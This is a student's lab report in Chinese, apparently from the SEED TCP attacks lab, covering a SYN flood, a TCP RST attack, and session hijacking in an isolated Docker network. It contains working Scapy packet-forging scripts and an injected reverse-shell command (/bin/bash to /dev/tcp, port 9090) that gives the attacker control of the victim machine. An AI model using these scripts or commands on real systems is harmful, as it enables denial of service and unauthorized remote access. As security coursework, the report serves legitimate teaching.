LAB 2

57118116 陈煜

Task 1

查看队列大小：

```
[07/11/21]seed@VM:~/Desktop$ sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

查看队列情况：

```
[07/11/21]seed@VM:~/Desktop$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:43065         0.0.0.0:*               LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
```

关闭 SYN cookie：

```
[07/11/21]seed@VM:~/Desktop$ sudo sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 1
[07/11/21]seed@VM:~/Desktop$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

进入 victim，查看队列使用情况：

```
[07/11/21]seed@VM:~/.../Labsetup$ dockps
de5976df8332  victim-10.9.0.5
5e39862e4436  seed-attacker
18ec5681fbd1  user2-10.9.0.7
a8648ef235ac  user1-10.9.0.6
[07/11/21]seed@VM:~/.../Labsetup$ docksh de
root@de5976df8332:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:44219        0.0.0.0:*               LISTEN
root@de5976df8332:/#
```

在 victim 未受攻击时，进入 10.9.0.6，telnet victim（10.9.0.5），成功：

```
[07/11/21]seed@VM:~/.../Labsetup$ docksh a8
root@a8648ef235ac:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
de5976df8332 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

编译 volumns 下的 synflood.c 文件，在 attacker 中执行如下命令：

```
[07/11/21]seed@VM:~/.../Labsetup$ docksh 5e
root@VM:/# synflood 10.9.0.5 23
bash: synflood: command not found
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# cd volumes/
root@VM:/volumes# ls
synflood  synflood.c
root@VM:/volumes# synflood 10.9.0.5 23
```

查看 victim 队列使用情况：

```
root@de5976df8332:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:44219        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             147.86.13.51:60718      SYN_RECV
tcp        0      0 10.9.0.5:23             102.87.214.8:51957      SYN_RECV
tcp        0      0 10.9.0.5:23             46.94.203.93:21687      SYN_RECV
tcp        0      0 10.9.0.5:23             16.64.164.3:48155       SYN_RECV
tcp        0      0 10.9.0.5:23             250.70.117.113:57782    SYN_RECV
tcp        0      0 10.9.0.5:23             23.88.99.62:44664       SYN_RECV
tcp        0      0 10.9.0.5:23             14.51.173.74:61289      SYN_RECV
tcp        0      0 10.9.0.5:23             77.13.2.50:36153        SYN_RECV
tcp        0      0 10.9.0.5:23             113.241.13.31:48563     SYN_RECV
tcp        0      0 10.9.0.5:23             217.36.254.119:37701    SYN_RECV
tcp        0      0 10.9.0.5:23             50.9.69.77:45993        SYN_RECV
tcp        0      0 10.9.0.5:23             43.170.224.91:21055     SYN_RECV
```

可以发现在 victim 中产生了大量的 SYN_RECV。

在 10.9.0.6 中 telnet victim（10.9.0.5）：

```
root@a8648ef235ac:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
de5976df8332 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
```

仍然可以 telnet 成功，因为 victim 保存了原有信息。清空 victim 中的信息：

```
root@de5976df8332:/# ip tcp_metrics show
10.9.0.6 age 878.536sec cwnd 10 rtt 188us rttvar 165us source 10.9.0.5
root@de5976df8332:/# ip tcp_metrics flush
root@de5976df8332:/# ip tcp_metrics show
root@de5976df8332:/#
```

再次发起攻击，在 10.9.0.6 中 telnet victim：

```
root@a8648ef235ac:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

可以发现无法 telnet 成功。

重新启动 SYN cookie：

```
[07/11/21]seed@VM:~/.../volumes$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[07/11/21]seed@VM:~/.../volumes$ sudo sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 1
```

在 attacker 中重新发起 syn flood 攻击。发现确实发动了攻击：

```
root@de5976df8332:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:44219        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             122.150.255.70:292      SYN_RECV
tcp        0      0 10.9.0.5:23             163.221.176.42:16296    SYN_RECV
tcp        0      0 10.9.0.5:23             147.106.181.6:2990      SYN_RECV
tcp        0      0 10.9.0.5:23             108.122.175.125:11619   SYN_RECV
tcp        0      0 10.9.0.5:23             39.243.78.31:61824      SYN_RECV
tcp        0      0 10.9.0.5:23             16.7.39.126:44725       SYN_RECV
tcp        0      0 10.9.0.5:23             119.236.175.44:33372    SYN_RECV
tcp        0      0 10.9.0.5:23             44.21.214.52:14826      SYN_RECV
tcp        0      0 10.9.0.5:23             197.229.250.18:43175    SYN_RECV
tcp        0      0 10.9.0.5:23             11.77.88.76:29532       SYN_RECV
tcp        0      0 10.9.0.5:23             172.24.58.47:45468      SYN_RECV
tcp        0      0 10.9.0.5:23             125.113.28.97:39025     SYN_RECV
```


在 10.9.0.6 中 telnet victim，发现 telnet 成功：

```
root@a8648ef235ac:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
de5976df8332 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

Task 2

在 10.9.0.6 上 telnet victim，通过 wireshark 抓包，观察报文：

```
root@a8648ef235ac:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
de5976df8332 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```



构造数据包：

```python
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=23, dport=58586, flags="RA", seq=4292142363, ack=3098776556)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)

```

其中 seq 是最后一个报文中的 Next Sequence Number，ack 是 Acknowledgement number。
运行程序：

```
[07/11/21]seed@VM:~/.../volumes$ sudo python3 attack.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.5'      (None)
dst        : DestIPField                         = '10.9.0.6'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 23              (20)
dport      : ShortEnumField                      = 58586           (80)
seq        : IntField                            = 4292142363      (0)
ack        : IntField                            = 3098776556      (0)
```


发现 telnet 连接断开：

```
seed@de5976df8332:~$ Connection closed by foreign host.
root@a8648ef235ac:/#
```

攻击成功。

Task 3

在 10.9.0.6 上 telnet victim，用 wireshark 抓包，找到 telnet 连接的最后一个 tcp 数据包：



编写代码，其中 seq 是最后一个报文中的 Next Sequence Number，ack 是 Acknowledgement number。


```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=58682, dport=23, flags="PA", seq=2353222332,ack=3541825130)
data = "touch seu.txt\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)

```

运行程序，victim 中出现 seu.txt 文件，攻击成功。

```
root@61cbbe5af435:/home/seed# ls
seu.txt
root@61cbbe5af435:/home/seed#
```

Task 4

在 10.9.0.6 上 telnet victim，用 wireshark 抓包，找到 telnet 连接的最后一个 tcp 数据包：



编写代码，其中 seq 是最后一个报文中的 Next Sequence Number，ack 是 Acknowledgement number。

```python
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=58742, dport=23, flags="PA", seq=4201110006,ack=3742779655)
data = "/bin/bash -i>/dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)

```

在 attacker 上监听 victim 的 9090 端口。

```
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
```

运行程序，监听成功。可以在 attacker 中控制 victim：

```
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 51710
seed@87d4b2a08aae:~$ ls
ls
seed@87d4b2a08aae:~$ cd /home/seed
cd /home/seed
seed@87d4b2a08aae:~$ ls
ls
seed@87d4b2a08aae:~$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 144  bytes 13395 (13.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 79  bytes 6476 (6.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
```

攻击成功。